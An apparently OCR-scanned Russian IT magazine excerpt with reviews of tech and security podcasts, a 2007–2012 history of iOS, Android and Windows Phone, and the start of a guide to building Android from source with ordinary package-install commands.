Думаю, многим читателям знакомо это еженедельное Hi-Tech-шоу, выходящее в прямой эфир по субботам в 23:00 по московскому времени. Аудитория подкаста еще год назад составляла примерно сто тысяч человек, а сейчас и того больше. Официальное описание гласит: «авторы и приглашенные гости импровизируют на околокомпьютерные темы. Как правило, не залезая в глубокие дебри, однако иногда нас заносит ;)». В гостях у ребят действительно бывают очень интересные и самые разные IT-люди, плюс можно предлагать свои темы для обсуждения и общаться с ведущими в Jabber-чате во время эфира.

THE ART OF PROGRAMMING

taop.rpod.ru

● нерегулярно (ранее еженедельно) ● русский



Подкаст довольно необычной разновидности — он ориентирован на программистов и сочувствующих (то есть студентов, начинающих разработчиков и так далее). Автор регулярно обозревает тематическую литературу, которая может пригодиться в работе, говорит об образовании, освещает интересные материалы в Сети и излагает сложные вещи крайне доходчиво и понятно. Программистам определенно рекомендуется!

HAK5

hak5.org

● еженедельно ● английский



Известнейший американский видеокаст, существующий с 2005 года и вобравший в себя буквально все. Этот 35-минутный коктейль в равных пропорциях сочетает в себе разные хакерские штучки, «сделай сам» проекты, комментарии экспертов, юмор, моддинг, сцену, игровые новости, новости IT-индустрии и так далее, далее, далее. Каждый найдет здесь что-то свое, и скучно точно не будет.

PAULDOTCOM — SECURITY WEEKLY

pauldotcom.com

● еженедельно ● английский



Данный подкаст целиком посвящен проблемам, новостям и нюансам информационной безопасности. Подкаст «именной», он представлен довольно известным экспертом в области ИБ Полом Асадурианом (Paul Asadoorian), евангелистом Tenable Network Security. Соведущими Пола выступают несколько секьюрити-экспертов. В PaulDotCom освещаются последние новости, уязвимости, исследования и так далее. Согласно официальному описанию, слушая этот подкаст, ты станешь настоящим «секьюрити-ниндзя» :).

INFORMIT

informit.com/podcasts/index.aspx

● несколько раз в неделю ● английский




Любопытный конгломерат аудио- и видео подкастов, суммарно охватывающий практически все сферы IT. Удобно разделен на отдельные каналы, среди которых: вопросы сертификации, сетевая безопасность и информационная безопасность в целом, подкасты для Mac- и Windows-девелоперов, отдельный Open Source подкаст и многое другое. Обновляется все это часто и регулярно.

SECURABIT

securabit.com

● 2–3 раза в месяц ● английский




Еще один подкаст, главной темой которого является информационная безопасность во всех ее проявлениях. На сайте реализована очень удобная система навигации — можно выбрать любой интересующий тебя топик (будь то ботнеты, социальная инженерия, уязвимости или реверс малвари) и получить список всех выпусков, где обсуждались и поднимались данные вопросы.

RISKY BUSINESS

risky.biz

● еженедельно ● английский



Австралийский подкаст от Патрика Грея (Patrick Gray), известного журналиста, работающего с такими изданиями, как The Age, Wired, ZDNet, CNet, и эксперта в области ИБ. Risky Business выходит с 2007 года, насчитывает уже более 200 выпусков и повествует в основном о проблемах информационной безопасности. Здесь ты найдешь новости, исчерпывающие интервью со знаменитыми персонами, а также различные полезные лекции и презентации. Официальное описание гласит, что это «подкаст о безопасности без лишнего трепа».

100% VIRUS FREE PODCAST

www.esetnod32.ru/company/viruslab/podcast

● ежемесячно (иногда реже) ● русский



Александр Матросов (amatrosov.blogspot.ru) из компании ESET ведет данный подкаст для того, чтобы ты всегда был в курсе заметных событий, происходящих в сфере антивирусных технологий (и не только). Это крайне динамичный сегмент IT-безопасности, наблюдать за развитием событий в котором особенно интересно. В гостях у подкаста часто бывают именитые специалисты.

SOCIAL-ENGINEER PODCAST

social-engineer.org/podcast

● ежемесячно ● английский



Подкаст сайта «социальный инженер», как ты понимаешь, не совсем обычен. Однако нет, здесь далеко не всегда говорят непосредственно о социальной инженерии (хотя и часто). Некоторые выпуски полностью посвящены известным личностям, крупным конференциям, знаковым событиям в мире IT и так далее. Создатели данного ресурса и подкаста призывают познавать ИБ через обучение и создают для этого все условия.

SCENE

scene.rpod.ru

● раз в несколько месяцев ● русский



Теплый ламповый подкаст с говорящим названием. Всем любителям демосцены — крайне рекомендуется. Отличные подборки трекерной музыки, новости о демопати, история мировой и российской сцены, обзоры старых и уже культовых мероприятий. Словом, всем, кого мучает ностальгия, и всем, кому небезразлична демосцена, — смотреть и слушать! Жаль, что обновления довольно нерегулярны.

Евгений Зобнин (androidstreet.ru)

БОЛЬШАЯ ТРОЙКА

НАГЛЯДНАЯ ИСТОРИЯ РАЗВИТИЯ ТРЕХ ГЛАВНЫХ ОС МОБИЛЬНОГО РЫНКА

За последние годы мобильный рынок изменился настолько сильно, что сегодня даже топовый смартфон пятилетней давности выглядит нелепо и смешно. Развитие мобильных ОС двигалось семимильными шагами, и от господствовавших когда-то Symbian и Windows Mobile не осталось ничего, кроме воспоминаний. В том, что произошло за последние пять лет и почему изменения оказались столь глобальными, мы попытаемся разобраться в этой статье.

2007: IPHONE OS 1.0 И ПЕРВЫЙ АНОНС ANDROID

2007 год стал одним из самых важных в истории развития карманных компьютеров и смартфонов. Именно в этом году, 9 января, на выставке Macworld Conference & Expo был представлен iPhone, перевернувший все представления пользователей о смартфонах. После презентации «телефона Стива Джобса» все остальные смартфоны мгновенно стали устаревшими, причем настолько, что, будь iPhone выпущен на год позже, ситуация нисколько бы не изменилась.

Именно iPhone задал тот стиль взаимодействия со смартфоном, к которому мы привыкли сегодня. Никаких клавиш управления, никакого стилуса и мелких элементов на экране, никакого джойстика, место которых заменили большой четкий экран, по-настоящему умная операционная система, рабочий стол, подобный Mac OS X, полноценный веб-браузер и концепция «нескольких касаний» для доступа к любой функции девайса. Выпущенный на рынок в июне, iPhone стал абсолютным хитом продаж на несколько лет вперед и принес яблочной компании миллиардные прибыли.

Интересно, что в техническом плане iPhone вовсе не был прорывом. Практически все находки, приписываемые Стиву Джобсу и Apple, существовали и ранее, но, как это всегда бывало с Apple, они первые догадались собрать все лучшее вместе и реализовать это на таком высоком уровне. Во многом это удалось благодаря использованию полноценной ОС, которая фактически была форком настольной Mac OS X и, как следствие, обладала широчайшими возможностями для создания приложений. Они могли задействовать в своей работе любые функции телефона, в том числе 3D-ускоритель, благодаря которому интерфейс iPhone OS работал на удивление плавно и быстро.



Samsung Galaxy Nexus под управлением Android 4.0

Первая версия iPhone OS не обладала какой-то особенной функциональностью, но предлагала пользователям достаточно полный стек приложений для повседневной работы, включая умную адресную книгу, браузер, проигрыватель мультимедиафайлов, планировщик, почтовый клиент, будильник и другие. Для всего остального же, как это ни странно, Стив Джобс предлагал использовать веб-приложения, которые уже в то время прекрасно работали в мобильной версии Safari. Поддержка же сторонних приложений не была предусмотрена как таковая и появилась только во второй версии операционной системы, которая была выпущена ровно через год после начала продаж первого iPhone.

2007-й стал также годом анонса Android, который явно произошел под давлением стремительно набирающего популярность продукта от Apple. Тогда Android фигурировал только в виде бета-версии комплекта для разработчиков (SDK), оснащенного эмулятором, в котором можно было вживую «покрутить» ОС.

12 ноября SDK был выложен в Сеть, и любой пользователь или разработчик мог составить свое личное впечатление от ОС и решить

МОБИЛЬНАЯ **пятилетка**

2007
- Выпуск iPhone
- Первый анонс Android
- Создание альянса производителей мобильной техники OHA

2008
- Выпуск iPhone 3G
- Анонс магазина мобильных приложений Apple App Store
- Выпуск первого смартфона на базе Android 1.0 HTC Dream

2009
- Выпуск iPhone 3GS
- Обновление Android до версии 2.1
- Начало стремительного распространения Android на мобильном рынке


2010
- Анонс Windows Phone 7 и первых устройств на ее основе
- Выпуск iPhone 4 с Retina-дисплеем
- Обновление Android до версии 2.3

2011
- Обновление Android до версии 4.0
- Выпуск планшета Motorola Xoom под управлением первой планшетной версии Android
- Выпуск iPhone 4s и iOS 5.0 с голосовым помощником Siri
- Обновление Windows Phone до версии 7.5

2012
- Выпуск линейки ОС семейства Windows 8 для ПК, планшетов и смартфонов
- Обновление Android до версии 4.2, оснащенной инновационным мобильным помощником Google Now
- Выпуск iPhone 5 с удлиненным экраном и ОС iOS 6.0



Первый iPad



Интерактивная «журнальная страница» — одна из ключевых метафор интерфейса Metro

для себя, стоит ли она его внимания. И впечатления большинства людей оказались очень неоднозначными. Сразу бросалось в глаза подозрительное сходство с iPhone OS; Android выглядел какой-то нелепой копией операционной системы для iPhone, намного менее эффектной, но фактически повторявшей ее. Во-вторых, Google пошла по немного странному, но логичному пути, оснастив ОС виртуальной машиной Dalvik, исполняющей свой собственный формат байт-кода, который генерировался из байт-кода Java-приложений.

Однако главной чертой ОС стала ее явная недоработанность, вызванная погоней за стремительно набирающей популярность iPhone OS. В первом Android'е не было даже таких простых вещей, как наэкранная клавиатура, поддержка Bluetooth и OpenGL, виртуальная машина исполняла байт-код без задействования JIT-компиляции, а общее впечатление создавалось такое, что в ОС нет какой-то центральной линии, но есть множество интересных идей, небрежно наложенных друг на друга стопкой. Такое ощущение, к слову, будет сохраняться еще долго, вплоть до выпуска четвертой версии ОС.

Как бы там ни было, в результате Google все-таки смогла переманить независимых разработчиков на свою сторону, устроив конкурс на создание уникальных приложений с очень заманчивыми призами в виде множества долларовых купюр. Этот финт дал большой выигрыш при запуске продаж первого Android-смартфона в следующем году.

2008: IPHONE OS 2.0 И ANDROID 1.0

2008 год ознаменовался сразу двумя важными событиями, одним из которых стал выпуск нового iPhone 3G, работающего под управлением iPhone OS 2.0. Сам по себе смартфон не представлял особого интереса и являлся не чем иным, как слегка доработанной версией первого iPhone, в котором появилась поддержка 3G и A-GPS. Но вот операционная система iPhone OS 2.0 вновь стала своеобразным прорывом, принеся владельцам старого и нового варианта смартфона долгожданную поддержку нативных приложений.

Причины, по которым это событие стало настолько важным, просты. Будучи полноценной ОС, работающей на стандартном современном железе и поддерживающей все его возможности, iPhone OS дала разработчикам возможность создавать приложения без оглядки на совместимость, размеры экрана, ограничения устройства или среды исполнения (Java ME, например). Это привело к появлению большого количества мобильных приложений совершенно нового класса, которые задействуют в своей работе датчики положения, компас, GPS-модуль и преимущества большого экрана. Кроме того, iPhone OS, по сути, положила начало появлению действительно качественных мобильных игр, которые могли похвастаться хорошей 3D-графикой (задействуется встроенный 3D-ускоритель с полноценной поддержкой OpenGL), а также многопальцевым сенсорным управлением и управлением с помощью датчика положения.

Свою роль также сыграла правильно выбранная политика распространения приложений только через официальный магазин App Store: каждое загруженное в него творение проверялось сотрудниками Apple на качество и отсутствие вредоносного поведения. Можно было купить и установить любой софт за несколько тапов по экрану, используя официальный клиент App Store, узнать рейтинги приложений и посмотреть скриншоты перед покупкой. Не являясь изобретателем онлайн-магазина приложений как такового, Apple фактически стала пропагандистом этой идеи, полностью запретив пользователям устанавливать софт из других источников и, по сути, форсировав изменение в мышлении пользователей.

Стоит отметить при этом, что, несмотря на законченность iPhone OS как серьезной операционной системы, в то время в ней фактически не было многозадачности. С целью сохранить плавность работы и «отзывчивость» ОС, программисты Apple оставили возможность работы в фоне только стоковым приложениям, предустановленным в ОС, тогда как сторонний софт убивался сразу после переключения на другую задачу. И хоть такой подход и отдавал DOS'ятиной, он принес свои плоды на первых этапах существования ОС, когда производительность iPhone была сильно ограниченной.

Второе важное и, наверное, еще более значимое событие 2008 года — это фактически первое рождение операционной системы Android, состоявшееся 23 сентября вместе с выпуском Android SDK 1.0, который включал в себя уже почти готовую, но все так же отдающую недоработанностью операционную систему.

Первый серийный смартфон на этой ОС появился уже через месяц и был разработан компанией HTC специально для Google. Имя он получил двойное: HTC Dream или же T-Mobile G1. Только с выпуском этого девайса стала очевидна настоящая изюминка Android'а как операционной системы, превращающей смартфон в некий терминал для доступа к сервисам Google. Дело в том, что Android не только включал в себя множество клиентских приложений к сервисам поисковика (поиск, почта, календарь, карты, чат и YouTube), но и позволял слинковать пользователя со всеми этими сервисами единожды, введя свои логин и пароль от почты. После этого на смартфон начинали сыпаться сообщения, пришедшие по электронной почте и в чате, уведомления из календаря, а все контакты автоматически синхронизировались с Google. Тот же логин и пароль использовались для доступа к магазину приложений, который уже включал в себя множество софтин, разработанных в течение года с момента выпуска бета-версии Android SDK.

2009: IPHONE OS 3.0 И ANDROID 1.1–2.1

2009-й можно по праву считать годом расцвета Android'а как мобильной ОС. Производители мобильной техники начали присматриваться к Android'у и анонсировать свои первые устройства на его основе, Google продолжала спешно дорабатывать ОС, залатывая множественные пробелы в ее дизайне и функциональности.

9 февраля поисковый гигант выпускает первое обновление операционной системы под индексом 1.1, которое не принесло особых новшеств и было выпущено для закрытия найденных багов и проблем в API. В конце апреля компания выложила уже полноценное обновление Android 1.5, получившее официальное имя Cupcake. Эта версия включала в себя множество важных изменений, таких как наэкранная клавиатура, виджеты рабочего стола, возможность съемки видео, поддержка Bluetooth-гарнитур, автоматическое переворачивание экрана, а также множество других.

Спустя полгода, 15 сентября, Google анонсировала Android 1.6 Donut, которая включала в себя множество доработок, движок синтеза речи, а также, что очень важно, поддержку более высоких, чем 320 на 480, разрешений экрана и интегрированную функцию подгонки приложений к разным разрешениям. Последняя позволила без каких-либо проблем запускать приложения на разных устройствах даже в том случае, если разработчик не предусмотрел поддержку разных разрешений экранов (грубо говоря, картинка просто масштабировалась).

Всего через месяц Google выпускает Android 2.0 Eclair, которую можно назвать последней на этапе перехода к действительно стабильной и полнофункциональной операционной системе. Eclair включает в себя множество доработок, таких как поддержка множества Google-аккаунтов, Bluetooth 2.1, новую наэкранную клавиатуру, переработанный интерфейс, а также множество улучшений в стоковых приложениях, например SMS, браузер и камера, которая наконец-то получила поддержку различных эффектов, цифровой зум и макрофокус.

Год 2009-й — это также год выпуска первых моделей смартфонов под управлением новой ОС. Лидером на этом рынке становится тайваньская HTC, выпустившая сразу три новые модели смартфонов: HTC Magic, более продвинутый HTC Hero и бюджетный HTC Tattoo. Позже в игру вступает китайский Huawei с бюджетным смартфоном Pulse и Samsung с первым девайсом легендарной линейки Galaxy, а также бюджетной «спицей» (Spica). Однако настоящий фурор производит внезапно вышедшая из тени компания Motorola со своим — ставшим впоследствии культовым — топовым смартфоном Motorola Droid, оснащенным потрясающим по тем временам 3,7-дюймовым экраном с разрешением 480 × 854 пикселей, высокопроизводительным процессором OMAP3430, 512 Мб оперативной памяти и работающим под управлением свежайшей Android 2.0. Именно благодаря Android'у Motorola смогла ворваться на, казалось бы, уже упущенный рынок смартфонов и впоследствии крепко удерживать свои позиции.

Что касается iPhone OS, то здесь Apple придерживается прежнего курса постепенных ежегодных модернизаций. 17 июля Стив Джобс представляет публике iPhone 3GS, оснащенный улучшенным дисплеем, более производительным процессором Samsung S5PC100, работающим на частоте 600 МГц (вместо штатных 833), графическим 3D-ускорителем PowerVR SGX535, вдвое увеличенным объемом оперативной памяти (256 Мб взамен 128 Мб), цифровым компасом и видеокамерой на 3 Мп (вместо 2 Мп в iPhone 3G). Как и положено, третья версия смартфона работает под управлением iPhone OS 3.0, включающей в себя более ста нововведений, среди которых функция копирования и вставки, поддержка MMS, поиск по всему смартфону Spotlight, а также функции удаленного вайпа и поиска смартфона.

2010: WINDOWS PHONE 7, ANDROID 2.2–2.3, IOS 4.0

2010 год был, наверное, самым насыщенным в истории мобильной техники. Одним из наиболее значимых событий стал анонс операционной системы Windows Phone 7, работа над которой началась в 2008 году. ОС была представлена 15 февраля на выставке Mobile World Congress и сразу привлекла к себе всеобщее внимание благодаря совершенно новому, необычному и невероятно эффектному интерфейсу Metro.

Metro выглядел стильно, минималистично и при этом выводил опыт общения с ОС и приложениями на совершенно иной уровень, а если точнее — возвращал пользователя к привычным моделям взаимодействия с окружающей средой, к которым мы привыкли в обыденной жизни. Интерфейс одновременно сочетал в себе все основные графические составляющие современного большого города, такие как информационные табло, путеводители и глянцевые журналы, что делало его интуитивно понятным и простым в использовании.

Интересно, что, несмотря на совершенно новый интерфейс и API программирования, который делал все написанные для Windows Mobile приложения несовместимыми с новой ОС, внутри Windows Phone продолжала оставаться все той же Windows CE с устаревшим ядром, основанным на технологиях Windows 95. Для разработки же приложений и игр Microsoft предложила использовать специальную версию Silverlight и фреймворк XNA, также используемый в мультимедиаплеере Zune и приставке Xbox 360. Тем не менее, как и в случае с iOS, многозадачность операционной системы была урезана, так что программист не мог рассчитывать на фоновое исполнение приложения, но мог использовать API для выполнения некоторых типов фоновых задач, таких как получение почты или обновление данных из Сети.

11 октября исполнительный директор Microsoft Стив Баллмер анонсировал десять

INFO

• Начиная с четвертой версии, iPhone OS начала носить имя iOS, и компании Apple пришлось лицензировать новое название у Cisco, которая владела правами на торговую марку IOS — ОС, работающей в маршрутизаторах.

• Еще в 2007 году HTC создала для Google опытный образец смартфона Google Sooner с полноценной QWERTY-клавиатурой под экраном, однако смартфон так и не был выпущен на рынок.

• Вместе с Android Google создала альянс производителей мобильной техники OHA (Open Handset Alliance), в который сегодня входит около пятидесяти компаний, среди них HTC, Motorola, Intel, LG, NVIDIA, Samsung и многие другие.



Так выглядел один из первых прототипов смартфона на Android

устройств под управлением Windows Phone 7 от таких производителей, как HTC, Dell, Samsung и LG. Устройства сразу же были выпущены на рынок.

2010-й также стал годом очередного технологического триумфа компании Apple, которая представила миру сразу три значимых продукта: новый, действительно модернизированный iPhone 4, планшет iPad и операционную систему iOS 4.0, в которой наконец-то появилась многозадачность.

Центральное событие во всей этой цепочке, конечно же, связано с iPad — планшетным компьютером, о котором Стив Джобс говорил еще в далеком 1983 году, предрекая выпуск «мощного компьютера с размерами книги, на обучение использованию которого потребуется не больше двадцати минут». С технической точки зрения революции не произошло и в этот раз. По сути, это был всего лишь большой iPhone с экраном 9,7 дюйма, процессором на 1 ГГц и особой модификацией iPhone OS 3.2, которая почти не отличалась от версии для смартфона и позволяла использовать все те же приложения. Однако благодаря качеству исполнения Apple вновь удалось открыть совершенно новый рынок.

iPad был представлен в апреле, но уже в июне, следуя своей традиции, Apple анонсировала iPhone 4, главными особенностями которого стали экран разрешением 960 × 640 пикселей, вдвое увеличенный объем оперативной памяти (512 Мб) и фронтальная камера для видеозвонков на 0,3 Мп. Вместе с новым iPhone была представлена iOS 4.0, которая стала первой ОС, несовместимой с некоторыми предыдущими версиями смартфона и доступной для нового типа девайса — iPad.

Главной изюминкой iOS 4.0 стала более полная, но при этом неполноценная многозадачность. Отныне сторонние приложения могли работать в фоне, однако их возможности были ограничены набором «фоновых API», примерно так же, как это реализовано в Windows Phone. Приложения могли проигрывать музыку, определять местоположение устройства, выводить уведомления, запрашивать дополнительное время для выполнения незаконченной задачи, но не могли «просто работать» в фоне, как это происходит в настольных операционных системах или ОС Android.

Для экосистемы Android'а 2010 год оказался не менее значимым. Именно этот год стал настоящим бумом выпуска Android-устройств практически всеми сколько-нибудь значимыми игроками мобильного рынка. К ОС начали серьезно присматриваться разработчики, так что к середине года в Android Market можно было найти уже 100 тысяч приложений, а концу года их количество выросло до 400 тысяч. В этом же году произошло два серьезных обновления ОС, благодаря которым Android уже можно было назвать законченной ОС.

В мае была представлена версия Android 2.2 Froyo, главной особенностью которой стало улучшение производительности благодаря включению JIT-компиляции в виртуальной машине Dalvik, интеграции JS-движка V8 в стандартный браузер, а также множественные оптимизации кода. В этой же версии появилась долгожданная возможность раздавать интернет с помощью Wi-Fi (Wi-Fi hotspot), а также новый домашний экран, в котором наконец-то появился док, на манер iOS. Через полгода увидела свет версия Android 2.3 Gingerbread, в которой можно было отметить первые шаги Google по модернизации интерфейса и приведению его к более приемлемому виду, а также такие функции, как SIP VoIP, улучшения в энергопотреблении и поддержку чипов NFC.





Излишнее внимание к деталям не всегда уместно — как бы говорят дизайнеры Apple своим корейским коллегам




Nexus 7 — первая по-настоящему удачная попытка Google выйти на планшетный рынок

2011: ANDROID 3.0–4.0, WINDOWS PHONE 7.5 И IOS 5.0

2011-й стал первым годом в истории «гонки вооружений», который не преподнес каких-то сюрпризов в области мобильных ОС. Apple спокойно и невозмутимо продолжает выпускать новые версии смартфонов, планшетов и планомерно обновлять iOS. Microsoft заключает контракт с Nokia и выпускает минорное обновление Windows Phone 7.5 Mango. Google выпускает Android 3.0 Honeycomb — действительно мажорное обновление ОС, которое тем не менее не создает резонанса из-за ориентированности только на планшеты и закрытого исходного кода, серьезно ограничившего распространение ОС.

Android 3.0 была представлена 22 февраля вместе с планшетом Motorola Xoom и являла собой скорее не законченную ОС, а попытку Google вторгнуться на рынок планшетов, заново открытый Apple. Третья версия ОС не получила широкого распространения, однако сработала на отлично в качестве демонстрации того, какими будут следующие версии Android'а. Операционная система была серьезно переработана, в том числе в плане интерфейса пользователя, который наконец получил свой собственный запоминающийся и невероятно эффектный минималистичный стиль, названный Holo (от holographic — голографический). Интерфейс не только стал приятным для глаза, но и получил так давно ожидаемую плавность работы благодаря задействованию графического процессора. Многие другие подсистемы ОС также были переработаны, а общие требования к железу серьезно повысились.

В этом же году Google выпустила еще два серьезных обновления ОС, включая версии 3.1



Windows Mobile — на смартфонах тоже был «Пуск»



Рабочий стол Windows 8 в стиле Metro

и 3.2, в которых была проведена дальнейшая работа по унификации интерфейса, оптимизации производительности, появилась поддержка различных USB-устройств. Однако их исходный код также был закрыт, а работа над «телефонными версиями» системы фактически завершена до конца года, когда был представлен Android 4.0 Ice Cream Sandwich.

Четвертая версия Android'а стала идейным продолжением Honeycomb, но ориентированным как на планшеты, так и на смартфоны. Ice Cream Sandwich включала в себя полностью переработанный стек приложений, переписанный с нуля домашний экран, реализованный по всем правилам нового UI Holo, новый шрифт Roboto, отлично подходящий для отображения текста на экранах с высокой плотностью пикселей, функцию разблокировки по снимку лица (которую легко обмануть, показав телефону фотографию владельца), функцию Wi-Fi Direct для прямой передачи файлов между устройствами, а также давно ожидаемую поддержку VPN.

Именно Ice Cream Sandwich сделал Android не просто «альтернативой iPhone для бедных», а реальным конкурентом на рынке мобильных ОС. Android 4.0 была функциональна, удобна, красива, легка в использовании и обладала функциями, которых не было у ее конкурента.

В феврале была представлена новая версия Windows Phone 7.5 под кодовым именем Mango, в которую был интегрирован Internet Explorer 9, обладающий всеми возможностями настольной версии, расширена поддержка многозадачности для фоновых приложений и появилась возможность синхронизации с Windows Live SkyDrive. Практически в то же время Стив Балмер объявил о заключении соглашения с компанией Nokia, по которому последняя будет отдавать предпочтение Windows Phone при выборе мобильной ОС. Фактически это означало, что Nokia начинает выпуск смартфонов только на Windows со всеми вытекающими отсюда последствиями, в виде стагнации и вылета из пятерки крупнейших производителей смартфонов благодаря нелюбви пользователей к «слишком необычной» и непопулярной Windows Phone.

В октябре Apple представляет iOS 5.0, в которой появляется функциональность, впервые предложенная разработчиками Android'a, а именно Notification Center, то есть область уведомлений, доступная по выдвижению статусной строки вниз. Также новая версия ОС получает интеграцию с iCloud, облачным сервисом Apple, функционально схожим с Dropbox, и сервис iMessage, позволяющий пересылать SMS, используя интернет-соединение.

2012: ANDROID 4.0–4.2, WINDOWS PHONE 8 И IOS 6.0

Самым значимым событием 2012 года стал, конечно же, выпуск Windows 8, с которым Microsoft неожиданно для многих вновь совершила серьезный рывок вперед. Несмотря на то что технически операционных систем было представлено три, все они теперь основаны на одной кодовой базе Windows NT и базируются на интерфейсе Metro (который в настольной версии можно отключить). API между системами также теперь совместим, что делает перенос приложений фактически решенной задачей, а пользователи планшетов, по сути, будут работать с настоящей настольной версией системы. Это было очень красноречиво показано на примере представленного тогда же планшета Windows Surface с отключаемой клавиатурой.

Фактически Windows 8 — это универсальная ОС для любых типов устройств с одним репозиторием приложений, одним интерфейсом, системой организации меню и настроек. Операционная система, в которой пользователь будет работать с одним софтом, независимо от девайса, и не потеряется в новом интерфейсе. Это именно то, к чему пытались прийти Apple и Google, но первой пришла, как ни странно, Microsoft.

К слову сказать, программисты Google также не сидели на месте и успели выпустить два инкрементальных обновления ОС. В Android 4.1 Jelly Bean поработали над увеличением производительности, появились интерактивные уведомления, умный рабочий стол, который научился выстраивать элементы на экране в ответ на перетаскивание ярлыка или виджета. Появился также помощник Google Now, который подсказывал различные данные, основываясь на том, что пользователь искал недавно в Google, его местоположении и активности в Google+. Версия Android 4.2 Jelly Bean (да, именно так) принесла возможность делать сферические фотографии (аналогичные Google Street View), в ней появились давно ожидаемые кнопки управления питанием в панели уведомлений, единый интерфейс для планшетов и смартфонов, а также интеграция SELinux.

Apple, в свою очередь, представила вместе с iPhone 5 новую версию iOS с индексом 6.0, которая, по сути, не получила серьезных изменений, кроме множества доработок во встроенных приложениях, интеграции с Facebook и удаления из состава предустановленных приложений YouTube и Google Maps (что сыграло с Apple злую шутку, так как новые векторные карты Apple оказались никуда не годными).

ВЫВОД

Пять лет — небольшой срок, однако мир мобильной техники за этот период успел кардинально измениться. Кажется невероятным, что когда-то мы пользовались смартфонами, которые не умели выполнять автоматическую синхронизацию с Google, обладали кучей кнопок и не имели централизованного источника приложений. Теперь все это в прошлом, и трудно себе представить, как изменится мир за следующие пять лет.

Роман Гоций (gotsijroman@gmail.com)

ОБЩИЕ ПРИНЦИПЫ СБОРКИ ANDROID ИЗ ИСХОДНЫХ КОДОВ



ЛУЧШЕЕ — друг хорошего

Пересборка Android из исходных кодов требуется для многих задач. Это может быть потребность в недостающих модулях ядра Linux, компиляция с более агрессивными опциями оптимизации, создание и отладка собственных модулей, а также различные кастомизации под себя. В этой статье я попытаюсь рассказать об общих принципах сборки Android на примере чистого AOSP (Android Open Source Project), а также его модификации CyanogenMod.

ВВЕДЕНИЕ

Итак, мы будем собирать Android из исходных кодов. Условно разделим этот занимательный процесс на три шага:

1. Подготовка системы.
2. Скачивание исходников.
3. Собственно сама сборка.

В процессе мы скомпилируем Android для четырех разных устройств, включая официальный Galaxy Nexus, поддерживаемый командой CyanogenMod LG Optimus Black, а также Samsung Galaxy Y и Motorola Defy, для которых существуют только неофициальные порты CM, развиваемые независимыми разработчиками.

ПРЕДВАРИТЕЛЬНЫЕ ЛАСКИ, ИЛИ НАСТРОЙКА СИСТЕМЫ

Для начала определимся с тем, что нам потребуется для сборки AOSP из исходников. Во-первых, Linux, желательно Ubuntu, и, если хочешь собрать Android версии 2.3.x (Gingerbread) и выше, ОС должна быть 64-разрядной. Замечу также, что по заявлению команды разработчиков, «беспроблемная» сборка сейчас возможна только под Ubuntu версий 10.04–11.10, тогда как на 12.04 соберется только последняя версия Android. Тем не менее я проводил все эксперименты на 12.04 и не встретил каких-либо ошибок или некорректной работы прошивки.

Кроме того, нужно позаботиться о достаточном количестве дискового пространства и оперативной памяти. Сами исходники Android занимают около 14 Гб. Учитывай также, что в процессе сборки испарится еще где-то 15 Гб. Оперативной памяти потребуется не меньше 2 Гб, да и то вкупе с областью подкачки, размером 3–4 Гб. Если все эти требования удовлетворены, можно приступить к подготовке системы. Для начала установим необходимые пакеты:

```
$ sudo apt-get install git-core gnupg ↵
flex bison gperf build-essential zip ↵
curl libc6-dev libncurses5-dev:i386 ↵
x11proto-core-dev libx11-dev:i386 ↵
libreadline6-dev:i386 libgl1-mesa-glx:↵
i386 libgl1-mesa-dev g++-multilib ↵
mingw32 openjdk-6-jdk tofrodos python-↵
markdown libxml2-utils xsltproc ↵
zlib1g-dev:i386
```

```
$ sudo ln -s /usr/lib/i386-linux-gnu/↵
mesa/libGL.so.1 /usr/lib/i386-linux-gnu/↵
libGL.so
```

Немного слов о JDK: рекомендуется использовать Oracle Java JDK, но, так

```
Checking out files: 100% (24601/24601), done.
Checking out files: 100% (17771/17771), done.ut files:   0% (14/17771)
Checking out files: 100% (4265/4265), done. out files:  44% (1899/4265)
Checking out files: 100% (983/983), done.ng out files:   1% (11/983)
Checking out files: 100% (376/376), done.ng out files:   9% (37/376)
